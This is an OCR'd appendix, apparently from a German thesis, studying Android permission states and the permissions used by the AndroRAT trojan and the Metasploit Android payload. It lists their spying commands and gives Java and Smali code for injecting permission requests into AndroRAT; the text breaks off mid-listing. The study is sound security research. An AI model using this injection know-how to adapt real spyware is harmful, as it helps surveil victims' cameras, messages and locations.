

Abbildung B.6: Dialogfenster CAMERA in API-Ebene 31 und 32

- **ab API-Ebene 30:** Die Berechtigung wird als Einmal-Berechtigung mit der zusätzlichen Option “Nur dieses Mal” im Dialogfenster angefragt.
  Das Dialogfenster erscheint nicht mehr, nachdem die Anfrage zwei mal abgelehnt worden ist.
- **ab API-Ebene 32:** Das Dialogfenster erscheint nicht mehr, nachdem die Anfrage einmal abgelehnt worden ist.

B.1.3 WRITE_SETTINGS als App-op-Berechtigung



Abbildung B.7: Oberfläche der Einstellungs-Applikation zur Erteilung der WRITE_SETTINGS Berechtigung in API-Ebene 32

B.2 Systemdateien zur Verwaltung von Berechtigungen

B.2.1 AndroidManifest.xml-Datei der Beispielapplikation

Quelltext B.1: Auszug der AndroidManifest.xml-Datei der Beispielapplikation

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3 package="com.example.simple_app">
4
5 <uses-permission android:name="android.permission.CALL_PHONE"/>
6 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
7 <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
8 <uses-permission android:name="android.permission.CAMERA"/>
9 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

B.2.2 packages.xml

Quelltext B.2: Installationszeit-Berechtigungen in der Datei packages.xml auf dem Pixel 3 XL in API-Ebene 23 bis 29

```
<package name="com.example.simple_app" codePath="/data/app/~~2JI8jNBV6rnhLKEID2YsuA==/
    com.example.simple_app-ulWZGPum9C1QRJKu9AEHaQ==" nativeLibraryPath="/data/app/~~2
    JI8jNBV6rnhLKEID2YsuA==/com.example.simple_app-ulWZGPum9C1QRJKu9AEHaQ==/lib"
    publicFlags="944291654" privateFlags="-1535115264" ft="180b31e8720" it="1809869eba0"
     ut="180b31e8af8" version="1" userId="10121">
<sigs count="1" schemeVersion="2">
<cert index="11" key="(*)" />
</sigs>
<perms>
<item name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
</perms>
<proper-signing-keyset identifier="13" />
</package>
```

**Der Schlüssel ist aus Gründen der Übersichtlichkeit nicht dargestellt.*

Position der Datei in API-Ebene 23 bis 32 auf dem emulierten Pixel 3 XL: /data/system/packages.xml

B.2.3 runtime-permissions.xml

Quelltext B.3: Laufzeit-Berechtigungen in der Datei runtime-permissions.xml auf dem Pixel 3 XL in API-Ebene 23 bis API-Ebene 29

```
<package name="com.example.simple_app">
<permission name="android.permission.READ_PHONE_NUMBERS" granted="false" flags="300" />
<permission name="android.permission.READ_PHONE_STATE" granted="false" flags="300" />
<permission name="android.permission.CALL_PHONE" granted="false" flags="300" />
<permission name="android.permission.CAMERA" granted="true" flags="301" />
</package>
```

Quelltext B.4: Laufzeit- und Installationszeit- Berechtigungen in der Datei runtime-permissions.xml auf dem Pixel 3 XL in API-Ebene 31 und 32

```
<package name="com.example.simple_app">
<permission name="android.permission.READ_PHONE_NUMBERS" granted="false" flags="300" />
<permission name="android.permission.READ_PHONE_STATE" granted="false" flags="300" />
<permission name="android.permission.CALL_PHONE" granted="false" flags="300" />
<permission name="android.permission.CAMERA" granted="true" flags="301" />
<permission name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
</package>
```

Position der Datei runtime-permissions.xml auf dem emulierten Pixel 3 XL:

- API-Ebene 23 bis API-Ebene 29: /data/system/users/0/runtime-permissions.xml
- API-Ebene 31 und API-Ebene 32: /data/misc_de/0/apexdata/com.android.permission/runtime-permissions.xml

B.3 Untersuchung der App-op-Berechtigung WRITE_SETTINGS

B.3.1 Implementation

Quelltext B.5: Implementation des Tests zur Untersuchung des Erhaltungszustandes der WRITE_SETTINGS-Berechtigung

```
1  Context context = getApplicationContext();
2
3  //Anfrage der WRITE_SETTINGS Berechtigung bei dem Anwender
4  if(!Settings.System.canWrite(this)){
5
6  Intent intent = new Intent(Settings.ACTION_MANAGE_WRITE_SETTINGS,
7  Uri.parse("package:" + getPackageName()));
8  startActivity(intent);
9  }
10
11 //Abfrage des Erhaltungszustandes ueber den Package-Manager
12 Log.i("appop1",String.valueOf(checkSelfPermission(Manifest.permission.WRITE_SETTINGS) ==
       PackageManager.PERMISSION_GRANTED));
13
14 //Aufruf der canWrite()-Methode
15 Log.i("appop2", String.valueOf(Settings.System.canWrite(context)));
16
17
18
19 AppOpsManager appOpsMgr = (AppOpsManager)context.getSystemService(Context.
       APP_OPS_SERVICE);
20
21 PackageManager packageManager = getPackageManager();
22
23 //Abfrage des App-op-Zustandes
24 try {
25 int applicationId = packageManager.getApplicationInfo("com.example.simple_app", 0).uid;
26 int mode= appOpsMgr.noteOp(AppOpsManager.OPSTR_WRITE_SETTINGS, applicationId, "com.
       example.simple_app", null, null);
27 Log.i("appop3", String.valueOf(mode));
28 } catch (PackageManager.NameNotFoundException e) {
29 e.printStackTrace();
30 }
```

- **appop1**: Ergebnis der Berechtigungs Prüfung über den Package-Manager (Z. 12)
- **appop2**: Rückgabewert der canWrite() Methode der Settings-API (Z. 15)
- **appop3**: App-op-Zustand (Z. 27)

Wertezuordnung der Modi [105]:

- MODE_ALLOWED - 0 (Z. 382)
- MODE_IGNORED - 1 (Z. 389)
- MODE_ERRORED - 2 (Z. 396)
- MODE_DEFAULT - 3 (Z. 403)

Test-Szenarien

- **Szenario 1** Herabsetzen der Ziel-API-Ebene auf den Wert 22

- **Szenario 2** Ziel-API-Ebene 32, Anwender beantwortet die Berechtigungsanfrage nicht
- **Szenario 3** Ziel-API-Ebene 32, Anwender erteilt die Berechtigung
- **Szenario 4** Ziel-API-Ebene 32, Anwender erteilt die Berechtigung und entzieht sie wieder

B.3.2 Ergebnisse

Tabelle B.1: Ergebnisse der Untersuchung des Erhaltungszustandes der WRITE_SETTINGS-Berechtigung

Szena -rio	zur Installationszeit erteilt	App-op-Status	canWrite()	Beschreibung
1	ja	MODE_DEFAULT (3)	ja	Herabsetzen der Ziel-API-Ebene auf den Wert 22
2	nein	MODE_DEFAULT (3)	nein	Anwender beantwortet die Berechtigungsanfrage nicht
3	nein	MODE_ALLOWED (0)	ja	Anwender Erteilt die Berechtigung
4	nein	MODE_ERRORED (2)	nein	Anwender Erteilt die Berechtigung und entzieht sie wieder

B.3.3 Programmausgaben und Inhalte der Systemdateien

Szenario 1: Herabsetzen der Ziel-API-Ebene auf den Wert 22

Quelltext B.6: Logcat-Ausgabe in Szenario 1

```
I/appop1: true
I/appop2: true
I/appop3: 3
```

Quelltext B.7: App-op-Zustand in /data/system/appops.xml in Szenario 1

```
<pkg n="com.example.simple_app">
<uid n="10122">
<op n="23">
<st n="429496729601" r="1655067601558" />
</op>
</uid>
</pkg>
```

Quelltext B.8: Installationszeit-Berechtigung in /data/system/packages.xml in Szenario 1

```
<package name="com.example.simple_app" codePath="/data/app/~~i8gYrdSpvvN5llcdmTVBWw==/
    com.example.simple_app-xMGDSm2_ftDLpgErdlCuAw==" nativeLibraryPath="/data/app/~~
    i8gYrdSpvvN5llcdmTVBWw==/com.example.simple_app-xMGDSm2_ftDLpgErdlCuAw==/lib"
    publicFlags="944291654" privateFlags="-1535115264" ft="18159b76480" it="18159b768a1"
     ut="18159b768a1" version="1" userId="10122">

...

<perms>
<item name="android.permission.WRITE_SETTINGS" granted="true" flags="0" />
</perms>
<proper-signing-keyset identifier="14" />
</package>
```

Szenario 2: Ziel-API-Ebene 32, Anwender beantwortet die Berechtigungsanfrage nicht

Quelltext B.9: Logcat-Ausgabe in Szenario 2

```
I/appop1: false
I/appop2: false
I/appop3: 3
```

Quelltext B.10: App-op-Zustand in /data/system/appops.xml in Szenario 2

```
<pkg n="com.example.simple_app">
<uid n="10122">
<op n="23">
<st n="429496729601" r="1655067601558" />
</op>
</uid>
</pkg>
```

/data/system/packages.xml:

-> keine Berechtigungen eteilt (<perms> Tag nicht vorhanden)

Szenario 3: Ziel-API-Ebene 32, Anwender erteilt die Berechtigung

Quelltext B.11: Logcat-Ausgabe in Szenario 3

```
I/appop1: false
I/appop2: true
I/appop3: 0
```

Quelltext B.12: App-op-Zustand in /data/system/appops.xml in Szenario 3

```
<pkg n="com.example.simple_app">
<uid n="10122">
<op n="23" m="0">
<st n="429496729601" t="1655068100040" r="1655068088146" />
</op>
</uid>
</pkg>
```

/data/system/packages.xml:

-> keine Berechtigungen eteilt (<perms> Tag nicht vorhanden)

Szenario 4: Ziel-API-Ebene 32, Anwender erteilt die Berechtigung und entzieht sie wieder

Quelltext B.13: App-op-Zustand in /data/system/appops.xml in Szenario 4

```
<pkg n="com.example.simple_app">
<uid n="10122">
<op n="23" m="2">
<st n="429496729601" t="1655068100040" r="1655068088146" />
</op>
</uid>
</pkg>
```

/data/system/packages.xml:

-> keine Berechtigungen eteilt (<perms> Tag nicht vorhanden)

Anhang C: Funktionalitäten und Berechtigungen der Schadprogramme

C.1 AndroRAT

Tabelle C.1: Funktionalitäten von AndroRAT

Name des Kommandos	Bedeutung
deviceInfo	Informationen über das Gerät (OD, Build Model, usw...)
camList	Auflisten der verfügbaren Kameras
takePic <cameraID>	Bild aufnehmen und speichern
startVideo <cameraID> stopVideo	Video aufnahme
startAudio stopAudio	Ton aufnahme
getSMS [inbox|sent]	SMS lesen
getCallLogs	Informationen über getätigte Anrufe lesen
shell	Interaktive Shell auf dem Android Gerät nutzen
vibrate	das Gerät vibrieren lassen
getLocation	Standort des Gerätes abrufen
getIP	IP Adresse des Gerätes abrufen
getMACAddress	MAC Adresse des Gerätes abrufen
getSimDetails	Informationen über die Sim des Gerätes (IMEI, MeID, usw.) erhalten
getClipData	Derzeit im Zwischenspeicher liegenden Text erhalten (deprecated)

Tabelle C.2: Sicherheitsstufe der durch AndroRAT benötigten Berechtigungen

Gruppe	Berechtigung	API-Ebene 23	API-Ebene 28	API-Ebene 30	API-Ebene 32
CAMERA	CAMERA	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
MICROPHONE	RECORD_AUDIO	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
LOCATION	ACCESS_COARSE_LOCATION	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
	ACCESS_FINE_LOCATION	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
CALL_LOG	READ_CALL_LOG	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
PHONE	READ_PHONE_STATE	dangerous	dangerous	dangerous	dangerous
SMS	READ_SMS	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
STORAGE	READ_EXTERNAL_STORAGE	dangerous	dangerous	dangerous softRestricted immutablyRestricted	dangerous softRestricted immutablyRestricted
	WRITE_EXTERNAL_STORAGE	dangerous	dangerous	dangerous (softRestricted |immutablyRestricted)	
	RECEIVE_BOOT_COMPLETED	normal	normal	normal	normal
	INTERNET	normal	normal|instant	normal|instant	normal|instant
	ACCESS_WIFI_STATE	normal	normal	normal	normal
	ACCESS_NETWORK_STATE	normal	normal|instant	normal|instant	normal|instant
	WAKE_LOCK	normal	normal|instant	normal|instant	normal|instant
	VIBRATE	normal	normal|instant	normal|instant	normal|instant
	SYSTEM_ALERT_WINDOW	signature|preinstalled |appop|pre23	signature|preinstalled |appop|pre23 |development	signature|preinstalled |appop|pre23 |development	signature|setup |appop|installer |pre23|development

Tabelle C.3: Zuordnung verwendeter Laufzeit-Berechtigungen zu Funktionalitäten und API-Methoden oder Konstanten in AndroRAT - API-Ebene 29

Funktionalität	Laufzeitberechtigung	Verwendung	Referenz
deviceInfo	-	-	-
camList	-	-	-
takePic	CAMERA	android.hardware.camera: -> open() (in CameraPreview)	NatiDroid
startVideo stopVideo	CAMERA, RECORD_AUDIO	android.media.MediaRecorder: setVideoSource() setAudioSource() (in videoRecorder.java)	NatiDroid
startAudio stopAudio	RECORD_AUDIO	android.media.MediaRecorder: setAudioSource() (siehe Anhang) (in audioManager)	NatiDroid
getSMS	READ_SMS	android.provider.Telephony.Sms (read) (in readSMS.java)	Quelltext des AOSP [181]
getCallLogs	READ_CALL_LOG	android.provider.CallLog (read) (in readCallLogs.java)	Quelltext des AOSP [209]
shell	-	-	-
Vibrate	-	-	-
getLocation	ACCESS_FINE_LOCATION ACCESS_COARSE_LOCATION	android.location.locationManager: requestLocationUpdate() getLastKnownLocation() (in locationManager.java)	Dokumentation [182] APD-Miner
getIP	-	-	-
getMACAddress	-	-	-
getSimDetails	READ_PHONE_STATE	android.telephony.TelephonyManager: getLine1Number() getCallState() getIMEI() getMEID() getSimSerialNumber() android.telephony.SubscriptionManager: getActiveSubscriptionInfoCount() getActiveSubscriptionInfoList() (in functions.java)	ARP-Miner
getClipData	-	-	-

C.2 Metasploit-Android-Payload

Tabelle C.4: Funktionalitäten des Metasploit-Android-Payload

Name des Kommandos	Bedeutung
Basis Kommandos	Verwaltung der Meterpreter Sitzung und Ausführung weiterer *Post Exploitation* Module
Dateisystem Kommandos	Zugriff und Verwaltung von Dateien auf dem Ziel Gerät (Standard Linux Kommandos, wie ls, cat uvm.)
Netzwerk Kommandos	Anzeigen der verfügbaren interfaces, port forwarding und manipulation und einsehen der Routing Tabelle
System Kommandos	Linux Kommandos zur Verwaltung von Prozessen, Information über das Remote System (OS, ...) und ausführung aller weiteren auf dem Android System ausführbaren Linux Kommandos, erhalten einer Shell
Nutzer Schnittstelle Kommandos	Aufnahme des Bildschirms auf dem Remote Gerät und Übertragung des Bildschirms (nur in lokaler App möglich, aufgrund des Sandkastens)
Webcam Kommandos	Bilder und Videos mit der Webcam des Gerätes aufnehmen
Audio Ausgabe Kommandos	Abspielen einer wav-Audio-Datei auf dem Ziel-System
Android Kommandos	Senden und lesen von SMS, Erfassen des Standortes, lesen der Anrufliste, lesen der Kontakte des Nutzers, Prüfen ob das System gerootet ist, starten von Activities, verstecken des App Iconswakelock, einstellung des Audio Modus
Kommandos zur Applikations Kontrolle	Installieren, auflisten und entfernen vorhandener Applikationen

Tabelle C.5: Sicherheitsstufen der durch den Metasploit-Android-Payload benötigten Berechtigungen

Gruppe	Berechtigung	API-Ebene 23	API-Ebene 28	API-Ebene 30	API-Ebene 32
CAMERA	CAMERA	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
MICROPHONE	RECORD_AUDIO	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
LOCATION	ACCESS_COARSE_LOCATION	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
	ACCESS_FINE_LOCATION	dangerous	dangerous|instant	dangerous|instant	dangerous|instant
PHONE	READ_PHONE_STATE	dangerous	dangerous	dangerous	dangerous
	CALL_PHONE	dangerous	dangerous (costsMoney)	dangerous (costsMoney)	dangerous (costsMoney)
SMS	SEND_SMS	dangerous (costsMoney)	dangerous (costsMoney)	dangerous (costsMoney |hardRestricted)	dangerous (costsMoney |hardRestricted)
	RECEIVE_SMS	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
	READ_SMS	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
CONTACTS	READ_CONTACTS	dangerous	dangerous	dangerous	dangerous
	WRITE_CONTACTS	dangerous	dangerous	dangerous	dangerous
STORAGE	WRITE_EXTERNAL_STORAGE	dangerous	dangerous	dangerous (softRestricted |immutablyRestricted)	dangerous (softRestricted |immutablyRestricted)
CALL_LOG	READ_CALL_LOG	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
	WRITE_CALL_LOG	dangerous	dangerous	dangerous (hardRestricted)	dangerous (hardRestricted)
	SET_WALLPAPER	normal	normal	normal	normal
	RECEIVE_BOOT_COMPLETED	normal	normal	normal	normal
	INTERNET	normal	normal|instant	normal|instant	normal|instant
	ACCESS_WIFI_STATE	normal	normal	normal	normal
	CHANGE_WIFI_STATE	normal	normal	normal	normal
	ACCESS_NETWORK_STATE	normal	normal|instant	normal|instant	normal|instant
	WAKE_LOCK	normal	normal|instant	normal|instant	normal|instant
	REQUEST_IGNORE_BATTERY _OPTIMIZATIONS	normal	normal	normal	normal
	WRITE_SETTINGS	signature|preinstalled |appop|pre23	signature|preinstalled |appop|pre23	signature|preinstalled |appop|pre23	signature|preinstalled |appop|pre23

Tabelle C.6: Zuordnung verwendeter Laufzeit-Berechtigungen zu Funktionalitäten und API-Methoden oder Konstanten in dem Metasploit-Android-Payload - API-Ebene 29

Funktionalitätsgruppe	Funktionalität	Berechtigung	Verwendung	Referenz
Dateisystem Kommandos	ls, cd, ...	-	-	-
Netzwerk Kommandos	ifconfig, portfwd, ...	-	-	-
System Kommandos	getuid, getpid, ...	-	-	-
Nutzer Schnittstellen Kommandos	screenshare, screenshot	-	-	-
Webcam Kommandos	record_mic	RECORD_AUDIO	android.media.AudioRecorder: read() stop() release() (in stdapi_webcam_audio_record.java)	NatiDroid
	webcam_list	-	-	-
	webcam_snap	CAMERA	android.hardware.camera: open() (in webcam_get_frame_android.java -> webcam_start_android_camera_take_pic- ture.java)	NatiDroid
	webcam_stream	CAMERA RECORD_AUDIO	android.media.AudioRecorder: startRecording() (in stdapi_webcam_audio_record.java)	NatiDroid
Audio Ausgabe Kommandos	Abspielen einer wav Datei	-	-	-
Android Kommandos	Activity Start	-	-	-
	check root	-	-	-
	dump calllog	READ_CALL_LOG	android.provider.CallLog (read) (in android_dump_callog.java)	Quelltext des AOSP [209]
	dump contacts	READ_CONTACTS	android.provider.ContactsContract (read) (in android_dump_contacts.java)	Quelltext des AOSP [210]
	dump sms	READ_SMS	android.provider.Telephony.Sms (read) (in android_dump_sms.java)	Quelltext des AOSP [181]
	send sms	SEND_SMS	android.telephony.SmsManager: sendTextMessage() (in android_send_sms.java)	APMiner
	geolocate	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION	android.location.LocationManager: getLastKnownLocation() (in android_geolocate.java)	APMiner
	wlan_geolocate	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION	android.net.wifi.WifiManager: startScan() getScanResults() (in android_wlan_geolocate.java)	APMiner
	interval_collect	-	-	-
	hide_app_icon	-	-	-
	set_audio_mode	-	-	-
	sqlite_query	-	-	-
Kommandos zur Applikationskontrolle	app install	-	-	-
	app uninstall	-	-	-
	app run	-	-	-
	app list	-	-	-

Anhang D: Programmcode zur Injektion der Berechtigungsanfragen

D.1 AndroRAT

D.1.1 onCreate()-Methode

Quelltext D.1: Java Implementation der onCreate()-Methode

```
1 Context c = getApplicationContext();    // l. 25
2 request_permissions(c);  // l. 26
3 Intent intent = new Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION, Uri.parse("package
      :" + getPackageName() ));// l.
      27
4 startActivity(intent);  // l. 28
```

Quelltext D.2: Smali-Programmcode der onCreate()-Methode

```
1  .line 26
2  .local v0, "c":Landroid/content/Context;
3
4  invoke-virtual {p0, v0}, Lcom/example/simple_app/MainActivity
       ;->request_permissions(Landroid/content/Context;)V
5
6  .line 27
7  new-instance v1, Landroid/content/Intent;
8
9  new-instance v2, Ljava/lang/StringBuilder;
10
11 invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V
12
13 const-string v3, "package:"
14
15 invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang
       /StringBuilder;
16
17 invoke-virtual {p0}, Lcom/example/simple_app/MainActivity;->getPackageName()Ljava/lang/String;
18
19 move-result-object v3
20
21 invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang
       /StringBuilder;
22
23 invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
24
25 move-result-object v2
26
27 invoke-static {v2}, Landroid/net/Uri;->parse(Ljava/lang/String;)Landroid/net/Uri;
28
29 move-result-object v2
30
31 const-string v3, "android.settings.action.MANAGE_OVERLAY_PERMISSION"
32
```

```
33 invoke-direct {v1, v3, v2}, Landroid/content/Intent;-><init>(Ljava/lang/String;Landroid/
       net/Uri;)V
34
35 .line 28
36 .local v1, "intent":Landroid/content/Intent;
37 invoke-virtual {p0, v1}, Lcom/example/simple_app/MainActivity
       ;->startActivity(Landroid/content/Intent;)V
```

D.1.2 request_permissions()-Methode - Anfrage über AppCompat

Java Programmcode:

Quelltext D.3: Java Implementation der request_permissions()-Methode - Anfrage über AppCompat

```
1  public void request_permissions(Context context) {
2
3  String[] allPermissionsNeeded = new String[] {Manifest.permission.CAMERA,    // l. 34
4  Manifest.permission.RECORD_AUDIO, Manifest.permission.ACCESS_FINE_LOCATION,
5  Manifest.permission.ACCESS_COARSE_LOCATION, Manifest.permission.READ_PHONE_STATE,
6  Manifest.permission.READ_EXTERNAL_STORAGE, Manifest.permission.WRITE_EXTERNAL_STORAGE,
7  Manifest.permission.READ_SMS, Manifest.permission.READ_CALL_LOG
8  };
9
10 List<String> permissionsNeeded = new ArrayList<String>();     // l. 41
11
12 for(String permission:allPermissionsNeeded){       // l. 43
13
14 if (!(ContextCompat.checkSelfPermission(context, permission) ==          // l. 45
15 PackageManager.PERMISSION_GRANTED))
16 permissionsNeeded.add(permission);                                  // l. 47
17 }
18
19
20 if (permissionsNeeded.size() > 0) {                                                  // l. 51
21 ActivityCompat.requestPermissions(MainActivity.this,                 // l. 52
22 permissionsNeeded.toArray(new String[permissionsNeeded.size()]), 0 );     // l. 53
23 }
24
25 }
```

Quelltext D.4: Smali-Programmcode der request_permissions()-Methode - Anfrage über AppCompat

```
1  .method public request_permissions(Landroid/content/Context;)V
2
3  .locals 9
4
5  .param p1, "context"    # Landroid/content/Context;
6
7  .line 34
8
9  const-string v0, "android.permission.CAMERA"
10 const-string v1, "android.permission.RECORD_AUDIO"
11 const-string v2, "android.permission.ACCESS_FINE_LOCATION"
12 const-string v3, "android.permission.ACCESS_COARSE_LOCATION"
13 const-string v4, "android.permission.READ_PHONE_STATE"
14 const-string v5, "android.permission.READ_EXTERNAL_STORAGE"
```

```
15 const-string v6, "android.permission.WRITE_EXTERNAL_STORAGE"
16 const-string v7, "android.permission.READ_SMS"
17 const-string v8, "android.permission.READ_CALL_LOG"
18
19
20 filled-new-array/range {v0 .. v8}, [Ljava/lang/String;
21
22 move-result-object v0
23
24 .line 41
25
26 .local v0, "allPermissionsNeeded":[Ljava/lang/String;
27 new-instance v1, Ljava/util/ArrayList;
28
29 invoke-direct {v1}, Ljava/util/ArrayList;-><init>()V
30
31 .line 43
32 .local v1, "permissionsNeeded":Ljava/util/List;, "Ljava/util/List<Ljava/lang/String;>;"
33
34 array-length v2, v0
35
36 const/4 v3, 0x0
37
38 const/4 v4, 0x0
39
40 :goto_0
41
42 if-ge v4, v2, :cond_1
43
44 aget-object v5, v0, v4
45
46 .line 45
47
48 .local v5, "permission":Ljava/lang/String;
49
50 invoke-static {p1, v5}, Landroidx/core/content/ContextCompat;->checkSelfPermission(
       Landroid/content/Context;Ljava/lang/String;)I
51
52 move-result v6
53
54 if-eqz v6, :cond_0
55
56 .line 47
57
58 invoke-interface {v1, v5}, Ljava/util/List;->add(Ljava/lang/Object;)Z
59
60 .line 43
61
62 .end local v5    # "permission":Ljava/lang/String;
63
64 :cond_0
65
66 add-int/lit8 v4, v4, 0x1
67
68 goto :goto_0
69
70 .line 51
```

```
71
72  :cond_1
73
74  invoke-interface {v1}, Ljava/util/List;->size()I
75
76  move-result v2
77
78  if-lez v2, :cond_2
79
80  .line 52
81
82  nop
83
84  .line 53
85
86  invoke-interface {v1}, Ljava/util/List;->size()I
87
88  move-result v2
89
90  new-array v2, v2, [Ljava/lang/String;
91
92  invoke-interface {v1, v2}, Ljava/util/List;->toArray([Ljava/lang/Object;)[Ljava/lang/
        Object;
93
94  move-result-object v2
95
96  check-cast v2, [Ljava/lang/String;
97
98  .line 52
99
100 invoke-static {p0, v2, v3}, Landroidx/core/app/ActivityCompat;->requestPermissions(
        Landroid/app/Activity;[Ljava/lang/String;I)V
101
102 .line 56
103
104 :cond_2
105
106 return-void
107
108 .end method
```

D.1.3 request_permissions-Methode() - Anfrage über AndroidX-Bibliothek

Quelltext D.5: Java Implementation der request_permissions()-Methode - Anfrage über die AndroidX-Bibliothek

```
1  public void request_permissions(Context context) {
2
3  String[] allPermissionsNeeded = new String[]{Manifest.permission.CAMERA,     // l. 36
4  Manifest.permission.RECORD_AUDIO, Manifest.permission.ACCESS_FINE_LOCATION,
5  Manifest.permission.ACCESS_COARSE_LOCATION, Manifest.permission.READ_PHONE_STATE,
6  Manifest.permission.READ_EXTERNAL_STORAGE, Manifest.permission.WRITE_EXTERNAL_STORAGE,
7  Manifest.permission.READ_SMS, Manifest.permission.READ_CALL_LOG
8  };
9
10 List<String> permissionsNeeded = new ArrayList<String>();    // l. 43
11
```

```
12
13 for (String permission : allPermissionsNeeded) {          // l. 46
14
15 if (!(ContextCompat.checkSelfPermission(context, permission) ==   // l. 48
16 PackageManager.PERMISSION_GRANTED))
17 permissionsNeeded.add(permission);                    // l. 50
18 }
19
20
21 if (permissionsNeeded.size() > 0) {       // l. 54
22 ActivityResultLauncher<String[]> requestPermissionLauncher =      // l. 55
23 registerForActivityResult(new ActivityResultContracts.RequestMultiplePermissions(),
       isGranted -> {    // l.
       56
24 }); // l. 57
25
26 requestPermissionLauncher.launch(permissionsNeeded.toArray(new String[permissionsNeeded.
       size()]));    // l.
       59
27 }
28 }         // l. 61
```

Quelltext D.6: Smali-Programmcode der request_permissions()-Methode in der MainActivity - Anfrage über die AndroidX-Bibliothek

```
1  .method public request_permissions(Landroid/content/Context;)V
2
3  .locals 9
4
5  .param p1, "context"    # Landroid/content/Context;
6
7  .line 36
8
9  const-string v0, "android.permission.CAMERA"
10 const-string v1, "android.permission.RECORD_AUDIO"
11 const-string v2, "android.permission.ACCESS_FINE_LOCATION"
12 const-string v3, "android.permission.ACCESS_COARSE_LOCATION"
13 const-string v4, "android.permission.READ_PHONE_STATE"
14 const-string v5, "android.permission.READ_EXTERNAL_STORAGE"
15 const-string v6, "android.permission.WRITE_EXTERNAL_STORAGE"
16 const-string v7, "android.permission.READ_SMS"
17 const-string v8, "android.permission.READ_CALL_LOG"
18
19 filled-new-array/range {v0 .. v8}, [Ljava/lang/String;
20
21 move-result-object v0
22
23 .line 43
24
25 .local v0, "allPermissionsNeeded":[Ljava/lang/String;
26
27 new-instance v1, Ljava/util/ArrayList;
28
29 invoke-direct {v1}, Ljava/util/ArrayList;-><init>()V
30
31 .line 46
32
33 .local v1, "permissionsNeeded":Ljava/util/List;, "Ljava/util/List<Ljava/lang/String;>;"
34
```

```
35 array-length v2, v0
36
37 const/4 v3, 0x0
38
39 :goto_0
40
41 if-ge v3, v2, :cond_1
42
43 aget-object v4, v0, v3
44
45 .line 48
46
47 .local v4, "permission":Ljava/lang/String;
48
49 invoke-static {p1, v4}, Landroidx/core/content/ContextCompat;->checkSelfPermission(
       Landroid/content/Context;Ljava/lang/String;)I
50
51 move-result v5
52
53 if-eqz v5, :cond_0
54
55 .line 50
56
57 invoke-interface {v1, v4}, Ljava/util/List;->add(Ljava/lang/Object;)Z
58
59 .line 46
60
61 .end local v4    # "permission":Ljava/lang/String;
62
63 :cond_0
64
65 add-int/lit8 v3, v3, 0x1
66
67 goto :goto_0
68
69 .line 54
70
71 :cond_1
72
73 invoke-interface {v1}, Ljava/util/List;->size()I
74
75 move-result v2
76
77 if-lez v2, :cond_2
78
79 .line 55
80
81 new-instance v2, Landroidx/activity/result/contract/
       ActivityResultContracts$RequestMultiplePermissions;
82
83 invoke-direct {v2}, Landroidx/activity/result/contract/
       ActivityResultContracts$RequestMultiplePermissions;-><init>()V
84
85 sget-object v3, Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;->INSTANCE:
       Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;
86
87 .line 56
88
```

```
89  invoke-virtual {p0, v2, v3}, Lcom/example/simple_app/MainActivity;->registerForActivityResult(
        Landroidx/activity/result/contract/ActivityResultContract;Landroidx/activity/result/
